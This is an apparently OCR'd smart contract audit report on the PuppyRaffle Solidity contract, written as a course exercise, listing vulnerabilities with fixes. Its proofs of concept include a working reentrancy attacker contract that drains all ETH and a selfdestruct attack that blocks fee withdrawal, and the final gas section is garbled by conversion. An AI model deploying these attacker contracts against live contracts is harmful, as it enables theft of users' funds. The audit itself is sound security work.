

Protocol Audit Report

Prepared by: Rong Wei Zhang

Table of Contents

Protocol Summary

Protocol does X, Y, Z

Disclaimer

Rong Wei Zhang makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

The findings described in this document correspond the following commit hash: Commit Hash:

```
e30d199697bbc822b646d76533b66b7d529b8ef5
```

Scope

```
./src/
#- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Went through the contract following Cyfrin Updraft's smart contract security course to review and identify vulnerabilities within the scope.

Issues found

Severity	Number of issues found
High	4
Medium	3
Low	1
info	8
Gas	2
Total	18

Findings

High

[H-1] `PuppyRaffle::refund` enables reentrancy attack

IMPACT: HIGH
LIKELIHOOD: HIGH

Description: Users receive the refund before their address in `PuppyRaffle::players` gets updated to 0 and can call it again before it gets updated.

```
require(playerAddress !=
  address(0), "PuppyRaffle: Player already refunded, or is not active");

//@audit - you should use call instead of transfer and check for success
payable(msg.sender).transfer(entranceFee);

//@audit - will these affect the winner selection?
players[playerIndex] = address(0);
```

Impact: Can lead to an attack calling the refund function until there is no ETH left in the contract, stealing all the funds from users and owner.

Proof of Concept:

▶ Code

```
function testReentrancy() public playersEntered {
    ReentrancyAttacker attacker = new ReentrancyAttacker(
        address(puppyRaffle)
    );
    vm.deal(address(attacker), 1e18);
    uint256 startingAttackerBalance = address(attacker).balance;
    uint256 startingContractBalance = address(puppyRaffle).balance;

    attacker.attack();

    uint256 endingAttackerBalance = address(attacker).balance;
    uint256 endingContractBalance = address(puppyRaffle).balance;
    assertEq(
        endingAttackerBalance,
        startingAttackerBalance + startingContractBalance
    );
    assertEq(endingContractBalance, 0);
}

contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(address _puppyRaffle) {
        puppyRaffle = PuppyRaffle(_puppyRaffle);
        entranceFee = puppyRaffle.entranceFee();
    }

    fallback() external payable {
        if (address(puppyRaffle).balance >= entranceFee) {
```

```
                puppyRaffle.refund(attackerIndex);
            }
        }

        receive() external payable {
            if (address(puppyRaffle).balance >= entranceFee) {
                puppyRaffle.refund(attackerIndex);
            }
        }

        function attack() external payable {
            address[] memory players = new address[](1);
            players[0] = address(this);
            puppyRaffle.enterRaffle{value: entranceFee}(players);
            attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
            puppyRaffle.refund(attackerIndex);
        }
    }
```

Recommended Mitigation: Follow the CEI pattern or implement a lock such as ReentrancyGuard from OpenZeppelin.

[H-2] Balance check before withdraw in `PuppyRaffle::withdrawFees` can be vulnerable to selfdestruct attack

IMPACT: HIGH
LIKELIHOOD: HIGH/MEDIUM (since the attacker gets no benefit)

Description: A change in ETH balance that does not update `totalFees` makes the fee non-withdrawable.

```
require(
    address(this).balance == uint256(totalFees),
    "PuppyRaffle: There are currently players active!"
);
uint256 feesToWithdraw = totalFees;
totalFees = 0;
(bool success, ) = feeAddress.call{value: feesToWithdraw}("");
require(success, "PuppyRaffle: Failed to withdraw fees");
```

Impact: The owner can no longer withdraw the fees.

Proof of Concept:

▶ Code

```
contract SelfDestructAttacker {
    PuppyRaffle puppyRaffle;
```

```
    constructor(address _puppyRaffle) {
        puppyRaffle = PuppyRaffle(_puppyRaffle);
    }

    function attack() external {
        selfdestruct(payable(address(puppyRaffle)));
    }
}

function testSelfDestructAttack() public playersEntered {
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);

    puppyRaffle.selectWinner();
    SelfDestructAttacker attacker = new SelfDestructAttacker(
        address(puppyRaffle)
    );
    vm.deal(address(attacker), 1e18);
    attacker.attack();
    vm.expectRevert();
    puppyRaffle.withdrawFees();
}
```

Recommended Mitigation: Remove this check and directly compute the amount to send using `balance - playersEth`.

[H-3] The computation of `PuppyRaffle::totalAmountCollected` is incorrect and can lead to severe loss in fees

IMPACT: HIGH
LIKELIHOOD: HIGH

Description: The calculation of `PuppyRaffle::totalAmountCollected` does not take into account refunded players by simply calculating using the `players.length` array and `entranceFee`.

```
function selectWinner() external {
    require(
        block.timestamp >= raffleStartTime + raffleDuration,
        "PuppyRaffle: Raffle not over"
    );
    require(players.length >= 4, "PuppyRaffle: Need at least 4 players");

    //@audit - you should use a more secure RNG, this is not random
    uint256 winnerIndex = uint256(
        keccak256(
            abi.encodePacked(msg.sender, block.timestamp,
block.difficulty)
        )
    ) % players.length;
```

```
        address winner = players[winnerIndex];

        //@audit - here you are not checking if the winner address is 0
        //@audit - here you don't take into account the fact that some people
    might have refunded their ticket
        uint256 totalAmountCollected = players.length * entranceFee;
        uint256 prizePool = (totalAmountCollected * 80) / 100;

        //@audit - might be safer to use totalAmountCollected - prizePool
    instead of totalAmountCollected * 20 / 100
        uint256 fee = (totalAmountCollected * 20) / 100;

        //@audit - casting to uint64 will cause an overflow if fee is greater
    than 2^64
        totalFees = totalFees + uint64(fee);

        uint256 tokenId = totalSupply();
        // ...
    }
```

Impact: It can decrease the balance without affecting `totalFees`, which will result in the inability to withdraw caused by H-2. An attacker can attack by entering the game with multiple accounts to inflate the player count.

Proof of Concept:

▶ Code

```
function testTotalAmountCollected() public playersEntered {
    address[] memory bots = new address[](20);
    for (uint256 i = 0; i < 20; i++) {
        bots[i] = makeAddr(string(abi.encodePacked("player", i)));
    }
    vm.deal(bots[0], entranceFee * 20);
    vm.prank(bots[0]);
    puppyRaffle.enterRaffle{value: entranceFee * 20}(bots);
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);
    puppyRaffle.selectWinner();

    address[] memory players = new address[](4);
    players[0] = playerOne;
    players[1] = playerTwo;
    players[2] = playerThree;
    players[3] = playerFour;
    puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

    vm.prank(players[2]);
    puppyRaffle.refund(2);

    vm.prank(players[1]);
```

```
        puppyRaffle.refund(1);

        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();

        assert((address(puppyRaffle).balance < puppyRaffle.totalFees()));
        assert(
            (address(puppyRaffle).balance ==
                puppyRaffle.totalFees() - entranceFee * 2)
        );
    }
```

Recommended Mitigation: Use a variable to keep track of `totalAmountCollected` and update it on enter, refund, and restart.

[H-4] Weak randomness in `PuppyRaffle::selectWinner` allows manipulation of the result

IMPACT: HIGH
LIKELIHOOD: HIGH

Description: `msg.sender` and `block.timestamp` can be manipulated by the external caller and deterministic block parameters are deterministic. After transitioning to PoS, `block.difficulty` is always 1.

```
uint256 winnerIndex = uint256(
    keccak256(
        abi.encodePacked(msg.sender, block.timestamp, block.difficulty)
    )
) % players.length;

// ...

uint256 rarity = uint256(
    keccak256(abi.encodePacked(msg.sender, block.difficulty))
) % 100;
```

Impact: Weak random number means the result can be manipulated.

Recommended Mitigation: Use an off-chain random number generator such as Chainlink VRF.

Medium

[M-1] Unbounded for loop causes DoS vulnerabilities in `PuppyRaffle::enterRaffle`

IMPACT: MEDIUM
LIKELIHOOD: MEDIUM

Description: The unbounded loop that keeps increasing with the user size makes the operation very expensive by looping through `PuppyRaffle::players`.

```
function enterRaffle(address[] memory newPlayers) public payable {
    require(
        msg.value == entranceFee * newPlayers.length,
        "PuppyRaffle: Must send enough to enter raffle"
    );

    for (uint256 i = 0; i < newPlayers.length; i++) {
        //@audit - you should check if the player is already in the array
        //@audit - you should check if the player address is not 0
        players.push(newPlayers[i]);
    }

    // Check for duplicates
    //@audit - you should avoid duplicate by checking using a mapping
instead of nested loops
    //@audit - DoS bug
    for (uint256 i = 0; i < players.length - 1; i++) {
        for (uint256 j = i + 1; j < players.length; j++) {
            require(
                players[i] != players[j],
                "PuppyRaffle: Duplicate player"
            );
        }
    }
}
```

Impact: No player can enter the game through `PuppyRaffleTest::enterRaffle` if too many players participate because the for loop that iterates over the `PuppyRaffleTest::players` array to check would be very expensive or even exceed the gas limit. This means that one could enter so many addresses that no one else can enter and then refund all except one so they can win the prize. Or simply enter a lot of accounts then refund all to make the game unplayable. Also, it makes it unfair to users who enter later, making them pay more gas.

Proof of Concept:

If we have 200 players, the first 100 players would pay much less gas fee than the second 100 players.

- First 100 players: around 6,521,305 gas
- Second 100 players: around 18,995,847 gas

▶ Code

```
function testProofForDoS() public {
    vm.txGasPrice(1);
    uint256 playerCount = 100;
    address[] memory players = new address[](playerCount);
    for (uint256 i = 0; i < playerCount; i++) {
```

```
        players[i] = makeAddr(string(abi.encodePacked("player", i)));
        vm.deal(players[i], entranceFee);
    }
    uint256 gasStart = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * playerCount}(players);
    uint256 gasEnd = gasleft();
    uint256 gasUsed1 = (gasStart - gasEnd) * tx.gasprice;

    address[] memory players2 = new address[](playerCount);
    for (uint256 i = 0; i < playerCount; i++) {
        players2[i] = makeAddr(string(abi.encodePacked("player", i +
100)));
        vm.deal(players2[i], entranceFee);
    }
    uint256 gasStart2 = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * playerCount}(players2);
    uint256 gasEnd2 = gasleft();
    uint256 gasUsed2 = (gasStart2 - gasEnd2) * tx.gasprice;
    console.log(1, gasUsed1);
    console.log(2, gasUsed2);
    assert(gasUsed1 < gasUsed2);
}
```

Recommended Mitigation: It would be better to use a mapping to check for duplicates. Maybe just don't check since players can make another wallet anyways.

```
+   mapping(address => bool) private s_playerIsInGame;

  function enterRaffle(address[] memory newPlayers) public payable {
      require(
          msg.value == entranceFee * newPlayers.length,
          "PuppyRaffle: Must send enough to enter raffle"
      );

      for (uint256 i = 0; i < newPlayers.length; i++) {
          //@audit - you should check if the player is already in the
array
          //@audit - you should check if the player address is not 0
+         if(s_playerIsInGame[newPlayers[i]]) revert("Duplicate player");
          players.push(newPlayers[i]);
      }

-     // Check for duplicates
-     //@audit - you should avoid duplicate by checking using a mapping
instead of nested loops
-     //@audit - DoS bug
-     for (uint256 i = 0; i < players.length - 1; i++) {
-         for (uint256 j = i + 1; j < players.length; j++) {
-             require(
-                 players[i] != players[j],
-                 "PuppyRaffle: Duplicate player"
```

```
-             );
-         }
-     }
```

[M-2] Casting uint256 to uint64 may cause an overflow and using uint64 may cause overflow for large fees (~18.8 ETH)

IMPACT: MEDIUM
LIKELIHOOD: MEDIUM

Description: Casting uint256 to uint64 might cause an overflow if the number exceeds 2^64. This can be easily done since ETH has 18 decimals and 2^64 is approximately 18.8 ETH.

```
uint256 fee = (totalAmountCollected * 20) / 100;
//@audit - casting to uint64 will cause an overflow if fee is greater than 2^64
totalFees = totalFees + uint64(fee);
```

Impact: Breaking the fee variable and making withdrawal of the lost fee hard or even impossible.

Proof of Concept: The fee after 89 people have played is less than before the game.

```
function testUint64Overflow() public playersEntered {
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);

    puppyRaffle.selectWinner();
    uint256 startingFee = puppyRaffle.totalFees();

    uint256 numPlayers = 89;
    address[] memory players = new address[](numPlayers);
    for (uint256 i = 0; i < numPlayers; i++) {
        players[i] = makeAddr(string(abi.encodePacked("player", i)));
    }
    vm.deal(players[0], entranceFee * numPlayers);
    vm.prank(players[0]);
    puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(players);
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);
    puppyRaffle.selectWinner();
    uint256 endingFee = puppyRaffle.totalFees();
    assert(endingFee < startingFee);
}
```

Recommended Mitigation: Use uint256 for fees and don't cast the fees to uint64.

[M-3] `PuppyRaffle::selectWinner` would not be able to send the prize if the recipient's fallback function is not defined or cannot receive ETH

IMPACT: MEDIUM
LIKELIHOOD: LOW

Description: The `PuppyRaffle::selectWinner` function would get reverted if the winner cannot receive ETH due to fallback function issues and the next time they enter the function, the winner probably won't be them.

Impact: It would make the reset and winner selection difficult and expensive. The current winner will lose the prize and more calls to the `PuppyRaffle::selectWinner` function will be needed to select the winner.

Proof of Concept:

1. A player enters the game through a smart contract without a receive/fallback function.
2. Other players join the game.
3. `PuppyRaffle::selectWinner` gets called and the player gets selected.
4. The prize is sent to the smart contract but gets reverted since there is no fallback function.
5. The player loses their prize and gas fee. Another call to `PuppyRaffle::selectWinner` is needed and more gas fee wasted.

Recommended Mitigation: Use a claim function and map winner to prize amount so the winner can claim their prize by themselves.

Low

[L-1] Return value conflict in `PuppyRaffle::getActivePlayerIndex`

IMPACT: MEDIUM/LOW
LIKELIHOOD: LOW/HIGH

Description: The return value for non-active players is the same as the return value for the active player at index 0.

```
function getActivePlayerIndex(
    address player
) external view returns (uint256) {
    //@audit - you should use a mapping instead of a nested loop
    //@audit - what does the player at index 0 return then?
    for (uint256 i = 0; i < players.length; i++) {
        if (players[i] == player) {
            return i;
        }
    }
    return 0;
}
```

Impact: Causing the player at index 0 to be seen as inactive even if they have already entered the raffle.

Proof of Concept:

1. User enters the raffle and is the player at index 0.
2. User calls `PuppyRaffle::getActivePlayerIndex` and gets 0 as return value.
3. User may think that they did not enter the raffle as NatSpec says.

Recommended Mitigation: You can just revert if the player is not active or return a non-index number such as -1.

Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version instead of a wide version. For example, use `pragma solidity 0.8.0;` instead of `pragma solidity ^0.8.0;`.

[I-2] The function `PuppyRaffle::_isActivePlayer` is never used. It wastes gas on deployment

Description: The function `PuppyRaffle::_isActivePlayer` is never used in the contract.

Impact: Wastes gas and affects code clarity

Recommended Mitigation: Remove it from the contract.

[I-3] Not following naming convention for less readable code

Description: Naming conventions are not followed for the variables.

Impact: Affects code clarity.

Recommended Mitigation: Use `s_<variable_name>` for storage variables and `i_<variable_name>` for immutable variables.

[I-4] Address State Variable Set Without Checks

Check for `address(0)` when assigning values to address state variables.

▶ 2 Found Instances

- Found in src/PuppyRaffle.sol Line: 69

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 193

```solidity
    feeAddress = newFeeAddress;
```

[I-5] Use of outdated version of Solidity is not recommended

Recommend using a new version of Solidity.

[I-6] `PuppyRaffle::selectWinner` does not follow CEI, which is not best practice

It would be better to follow the CEI pattern:

```
-    (bool success, ) = winner.call{value: prizePool}("");
-    require(success, "PuppyRaffle: Failed to send prize pool to winner");
    _safeMint(winner, tokenId);
+   (bool success, ) = winner.call{value: prizePool}("");
+   require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-7] Magic numbers are not recommended since they may confuse the reader and developer

Description: We are not sure of the meaning of the numbers by just reading this code.

```
uint256 prizePool = (totalAmountCollected * 80) / 100;
//@audit - might be safer to use totalAmountCollected - prizePool instead
of totalAmountCollected * 20 / 100
uint256 fee = (totalAmountCollected * 20) / 100;
```

Impact: Less readable code.

Recommended Mitigation: Better use constants to make the code more readable.

```
uint256 constant FEE_PERCENTAGE = 20;
uint256 constant PRIZE_PERCENTAGE = 80;
uint256 constant FEE_PRECISION = 100;
```

[I-8] Missing events and non-indexed events

It would be better to keep track of your game state through indexed events.

Gas

[G-1] Not using private/immutable for storage variables is less gas efficient

Description: Many variables that could be private or immutable are set to public.

```
using Address for address payable;

uint256 public immutable entranceFee;

//@audit - public variables are not gas efficient, use private or internal
instead
address[] public players;

//@audit - duration will not be modified, make it immutable
uint256 public raffleDuration;

//@audit - public variables are not gas efficient, use private or internal
instead
uint256 public raffleStartTime;

//@audit - make it private for gas savings
address public previousWinner;

// We do some storage packing to save gas
//@audit - make it immutable
address public feeAddress;
uint64 public totalFees = 0;

// mappings to keep track of token traits
mapping(uint256 => uint256) public tokenIdToRarity;
mapping(uint256 => string) public rarityToUri;
mapping(uint256 => string) public rarityToName;
```

Impact: Uses more gas

Recommended Mitigation: Use immutable and constant for variables that won't change and use private for other variables, then use getters to get their value.

[G-2] Storage variables in a loop should be cached

Description: Invoking `SSTORE` operations in loops may waste gas. Use a local variable to hold the loop computation result.

▶ 1 Found Instance

- Found in src/PuppyRaffle.sol Line: 89

  ```
  ```solidity
      for (uint256 i = 0; i < newPlayers.length; i++) {
  ```
  ```

```
```

Recommended Mitigation: Cache the storage variable by creating new variables for them inside the function.

▶ Recommendation

```diff
```

- ```
    uint256 length = players.length
  ```
- ```
  for (uint256 i = 0; i < players.length - 1; i++) {
  ```
- ```
  for (uint256 i = 0; i < length - 1; i++) {
  ```
- ```
    for (uint256 j = i + 1; j < players.length; j++) {
  ```
- ```
      for (uint256 j = i + 1; j < length; j++) {
        require(
            players[i] != players[j],
            "PuppyRaffle: Duplicate player"
        );
    }
  ```

}

```
```
```